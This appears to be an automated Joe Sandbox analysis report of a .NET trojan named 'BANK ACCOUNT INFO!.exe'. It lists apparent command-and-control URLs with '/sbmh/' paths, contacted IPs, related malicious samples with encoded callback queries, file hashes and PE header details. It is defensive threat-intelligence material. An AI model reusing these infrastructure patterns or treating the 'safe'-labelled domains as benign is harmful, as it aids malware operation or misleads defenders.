http://www.endlessgirls.online	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.downrangedynamics.com	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ablehead.net/sbmh/	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.endlessgirls.onlineReferer:	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.endlessgirls.online/sbmh/	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.faculdadegraca.com	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.downrangedynamics.com/sbmh/	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.elegancerealestategroup.comReferer:	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.salon-massage-linit.comReferer:	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.elegancerealestategroup.com	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.micr	explorer.exe, 00000002.0000000 0.229795137.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	BANK ACCOUNT INFO!.exe, 000000 00.00000002.213965097.00000000 028B1000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.salon-massage-linit.com/sbmh/N	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.hoy.viajes/sbmh/www.firedoom.com	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.salon-massage-linit.com	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.downrangedynamics.com/sbmh/www.meatslasvegas.com	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.parking500.com/sbmh/	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.magentos6.comReferer:	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.katrinarask.comReferer:	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.hoy.viajesReferer:	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ablehead.net	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.hoy.viajes/sbmh/	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.elegancerealestategroup.com/sbmh/www.hoy.viajes	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.meatslasvegas.com/sbmh/www.salon-massage-linit.com	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.firedoom.comReferer:	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.magentos6.com	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.parking500.com	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ablehead.net/sbmh/www.katrinarask.com	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.friendlyksa.com	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.makgxoimisitzer.info/sbmh/www.downrangedynamics.com	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://crl.m	explorer.exe, 00000002.0000000 0.229795137.0000000008907000.0 0000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.wellnysdirect.com	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.wellnysdirect.comReferer:	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.faculdadegraca.comReferer:	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.friendlyksa.com/sbmh/www.ablehead.net	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.salon-massage-linit.com/sbmh/	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.faculdadegraca.com/sbmh/www.magentos6.com	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.friendlyksa.comReferer:	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.meatslasvegas.com	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.makgxoimisitzer.infoReferer:	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.hoy.viajes	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.firedoom.com/sbmh/www.endlessgirls.online	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.49.23.141	unknown	United States		53831	SQUARESPACEUS	false
35.230.2.159	unknown	United States		15169	GOOGLEUS	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
107.22.223.163	unknown	United States		14618	AMAZON-AESUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321134
Start date:	20.11.2020
Start time:	11:59:58
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 48s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	BANK ACCOUNT INFO!.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@4/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 18.8% (good quality ratio 17.1%) • Quality average: 73.5% • Quality standard deviation: 30.7%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.43.193.48, 52.255.188.83, 51.104.144.132, 23.210.248.85, 52.155.217.156, 20.54.26.129, 95.101.22.125, 95.101.22.134, 51.104.139.180 • Excluded domains from analysis (whitelisted): displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, arc.msn.com.nsatc.net, fs.microsoft.com, db3p-ris-pf-prod-atm.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcolcus15.cloudapp.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ris.api.iris.microsoft.com, umwatsonrouting.trafficmanager.net, skypedataprdcoleus17.cloudapp.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net

Simulations

Behavior and APIs

Time	Type	Description
12:00:48	API Interceptor	1x Sleep call for process: BANK ACCOUNT INFO!.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.49.23.141	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• www.floresereis.com/gyo3/?Ez=PS6J2QmalNJ2YJDjbe69AvUeFdUcpOy/3pEgziSDPBkUWsWS6mOmijOfudAWg7zfBEC1B5r2MQ==&lhud=TjfdU2S
	http://f69e.engage.squarespace-mail.com	Get hash	malicious	Browse	• f69e.engage.squarespace-mail.com/
	dB7XQuemMc.exe	Get hash	malicious	Browse	• www.misseenroyaluniverse.com/nt8e/?wfv=ZReo2Pt2Qe1/UCtjKFtXHq3RWUOi2Gm/wCbn0tZxqkEIYA02TnYAkFkYrty+KIrZCZ6r&Tj=yrIt

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	hRVrTsMv25.exe	Get hash	malicious	Browse	• www.qlifepharmacy.com/hko6/?XVJpkDH8=Gni/DpI/o0IU2mlIts+MFBAG9T0dMGL590B2ep5La5xhQGCr0BB5YDI5YioaKEegNoVx&V8-DC=02JL1VL0CDLPLTE0
	NzI1oP5E74.exe	Get hash	malicious	Browse	• www.kayapallisgaard.com/igqu/?v6=+FdV/Kd4fGUiBuWYNlWEm7YK8cxavEbtySDgdYvfxIiidE6desXWnlu2B7HA/iyauFln7ZyoAg==&1b=V6O83JaPw
	PO.exe	Get hash	malicious	Browse	• www.unusualdawg.com/9d1o/?1bm=QkXoOVVmg24y7wxEBap6bO8f6UGaNui7YjNJ7V3V8x8CyLlwzZoXh9kyUu+YoqOVbj3TZFChrA==&sZRd=pBiHDjuxCVPXGhYp
	KZ7qjnBlZF.exe	Get hash	malicious	Browse	• www.haloheartdachshunds.com/sub/?ndndn4=RVlTij&AR5=XFWzbX0ToqWBjEsf26ufL7Xq5jBuxaIMiFZhysx3UIjI7XvmT/Bu5040hGTugKhDCWzPxOW3Cg==

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ext-sq.squarespace.com	Purchase Order 40,7045.exe	Get hash	malicious	Browse	• 198.49.23.141
	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• 198.49.23.141
	http://f69e.engage.squarespace-mail.com	Get hash	malicious	Browse	• 198.49.23.141
	dB7XQuemMc.exe	Get hash	malicious	Browse	• 198.49.23.141
	hRVrTsMv25.exe	Get hash	malicious	Browse	• 198.49.23.141
	v6k2UHU2xk.exe	Get hash	malicious	Browse	• 198.185.159.141
	NzI1oP5E74.exe	Get hash	malicious	Browse	• 198.49.23.141
	PO.exe	Get hash	malicious	Browse	• 198.49.23.141
	H4A2-423-EM154-302.exe	Get hash	malicious	Browse	• 198.185.159.141
	KZ7qjnBlZF.exe	Get hash	malicious	Browse	• 198.49.23.141
	scnn7676766.exe	Get hash	malicious	Browse	• 198.185.159.144
	price quote.exe	Get hash	malicious	Browse	• 198.185.159.145
	t64.exe	Get hash	malicious	Browse	• 198.185.159.144
	Preview_Annual.xlsb	Get hash	malicious	Browse	• 198.49.23.145
	Se adjunta un nuevo pedido.exe	Get hash	malicious	Browse	• 198.49.23.145
	wPthy7dafVcH94f.exe	Get hash	malicious	Browse	• 198.49.23.144
	54nwZp1aPg.exe	Get hash	malicious	Browse	• 198.49.23.144
	uiy3OAYIpt.exe	Get hash	malicious	Browse	• 198.185.159.144

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	zisuzZpoW2.exe	Get hash	malicious	Browse	• 198.49.23.145
	ScanHP20.10.20.exe	Get hash	malicious	Browse	• 198.185.15 9.144

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLEUS	http://global.krx.co.kr/board/GLB0205020100/bbs#view=649	Get hash	malicious	Browse	• 108.177.15.155
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 34.102.136.180
	invoice.exe	Get hash	malicious	Browse	• 34.102.136.180
	TR-D45.pdf.exe	Get hash	malicious	Browse	• 34.102.136.180
	knitted yarn documents.exe	Get hash	malicious	Browse	• 172.253.12 0.109
	86dXpRWnFG.exe	Get hash	malicious	Browse	• 34.102.136.180
	http://https://kimiyasanattools.com/outlook/latest-onedrive/microsoft.php	Get hash	malicious	Browse	• 172.217.16.130
	b0408bca49c87f9e54bce76565bc6518.exe	Get hash	malicious	Browse	• 74.125.34.46
	b2e3bd67d738988ca1bbed8d8b3e73fc.exe	Get hash	malicious	Browse	• 74.125.34.46
	ad14f913dc65be569277c8c76de608a4.exe	Get hash	malicious	Browse	• 74.125.34.46
	b2352353279664cc442f346015e86317.exe	Get hash	malicious	Browse	• 74.125.34.46
	ab1671011f681ff09ac0ffd70fc4b92b.exe	Get hash	malicious	Browse	• 74.125.34.46
	BetterPoints_v4.60.1_apkpure.com.apk	Get hash	malicious	Browse	• 216.58.212.163
	b0e7416dbf03a7359e909c5bd68ae6e1.exe	Get hash	malicious	Browse	• 74.125.34.46
	afaa3d5f10a2ea3c2813b3dd1dac8388.exe	Get hash	malicious	Browse	• 74.125.34.46
	afbce292dbb11bda3b89b5ff8270bd20.exe	Get hash	malicious	Browse	• 74.125.34.46
	aea80fb9d13561d7628b9d2f80a36ad0.exe	Get hash	malicious	Browse	• 74.125.34.46
	af8eb3450867384ca855f2f0d0d6ae94.exe	Get hash	malicious	Browse	• 74.125.34.46
	ae80b9b86323a612ce7a9c99f5cb65b4.exe	Get hash	malicious	Browse	• 74.125.34.46
	ae85c1f45fb26bf61dc41c2a93d29b76.exe	Get hash	malicious	Browse	• 74.125.34.46
SQUARESPACEUS	http://WWW.ALYSSA-J-MILANO.COM	Get hash	malicious	Browse	• 198.185.15 9.141
	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• 198.49.23.141
	baf6b9fcec491619b45c1dd7db56ad3d.exe	Get hash	malicious	Browse	• 198.49.23.177
	http://f69e.engage.squarespace-mail.com	Get hash	malicious	Browse	• 198.49.23.141
	NEW PO.exe	Get hash	malicious	Browse	• 198.185.15 9.141
	p8LV1eVFyO.exe	Get hash	malicious	Browse	• 198.49.23.177
	dB7XQuemMc.exe	Get hash	malicious	Browse	• 198.49.23.141
	hRVrTsMv25.exe	Get hash	malicious	Browse	• 198.49.23.141
	qkN4OZWFG6.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	kvdYhqN3Nh.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	Nzl1oP5E74.exe	Get hash	malicious	Browse	• 198.49.23.141
	IQtvZjIdhN.exe	Get hash	malicious	Browse	• 198.49.23.177
	PO.exe	Get hash	malicious	Browse	• 198.49.23.141
	148wWoi8vI.exe	Get hash	malicious	Browse	• 198.49.23.177
	H4A2-423-EM154-302.exe	Get hash	malicious	Browse	• 198.185.15 9.141
	KZ7qjnBlZF.exe	Get hash	malicious	Browse	• 198.49.23.141
	scnn7676766.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	price quote.exe	Get hash	malicious	Browse	• 198.185.15 9.145
	t64.exe	Get hash	malicious	Browse	• 198.185.15 9.144
	Preview_Annual.xlsb	Get hash	malicious	Browse	• 198.49.23.145
AMAZON-AESUS	PO1.xlsx	Get hash	malicious	Browse	• 174.129.214.20
	http://https://rebrand.ly/zkp0y	Get hash	malicious	Browse	• 54.227.164.140
	AccountStatements.html	Get hash	malicious	Browse	• 18.209.113.162
	a7UZzCVWKO.exe	Get hash	malicious	Browse	• 54.204.14.42
	QKLQkaCe9M.exe	Get hash	malicious	Browse	• 50.19.252.36
	sAPuJAvs52.exe	Get hash	malicious	Browse	• 54.243.161.145
	JlgyVmPWZr.exe	Get hash	malicious	Browse	• 174.129.214.20
	EIUOzWW2JX.exe	Get hash	malicious	Browse	• 174.129.214.20
	RVAgYSH2qh.exe	Get hash	malicious	Browse	• 54.235.142.93
	yCyc4rN0u8.exe	Get hash	malicious	Browse	• 54.235.83.248

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	9cXAnovmQX.exe	Get hash	malicious	Browse	• 54.225.66.103
	T2HDck1Mmy.exe	Get hash	malicious	Browse	• 54.235.142.93
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 52.71.133.130
	Payment Advice Note from 19.11.2020.exe	Get hash	malicious	Browse	• 23.21.126.66
	phy__1__31629__2649094674__1605642612.exe	Get hash	malicious	Browse	• 23.21.126.66
	BBVA confirming Aviso de pago Eur5780201120.exe	Get hash	malicious	Browse	• 50.19.252.36
	Ejgvvuwuu8.exe	Get hash	malicious	Browse	• 54.225.169.28
	PO N0.1500243224._PDF.exe	Get hash	malicious	Browse	• 54.204.14.42
	Avion Quotation Request.doc	Get hash	malicious	Browse	• 54.204.14.42
	zRHI9DJ0YKIPfBX.exe	Get hash	malicious	Browse	• 54.235.182.194

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\BANK ACCOUNT INFO!.exe.log	
Process:	C:\Users\user\Desktop\BANK ACCOUNT INFO!.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.818346959373367
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	BANK ACCOUNT INFO!.exe
File size:	778240
MD5:	0bd3e9073a968fd6c10c3b163302c2c9
SHA1:	f0b948a18e960b1e5141471fe6e1cb4e85a2867d

General

SHA256:	dde122ac5a5a8eb786e335b3278dc5aae9cd3635c889fc4eb641a7a69123954d
SHA512:	79f55cb0b86371d2acbd52638ba4a19c0359c7b9b29bd12c7ea15237233b54903f227d725c847f6c4c28611e5df94303c525d9b12c01786815aced6ba476e06a
SSDEEP:	12288:D3iqBvfFgH3qLsxFR9hJQIRHHQe5XxJDHi9fra6/yIPXf2YwhOTKXP9upRSkqW7p:D3ig1I6oBJVRwIs/6qXeD8eXYmIKI
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L......_..............P............v.... ....@.. ....@............@................................

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4bf376
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FB794B2 [Fri Nov 20 10:04:34 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xbf324	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xc0000	0x608	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xc2000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xbd37c	0xbd400	False	0.820010629954	data	7.82664888308	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xc0000	0x608	0x800	False	0.33203125	data	3.43940208343	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
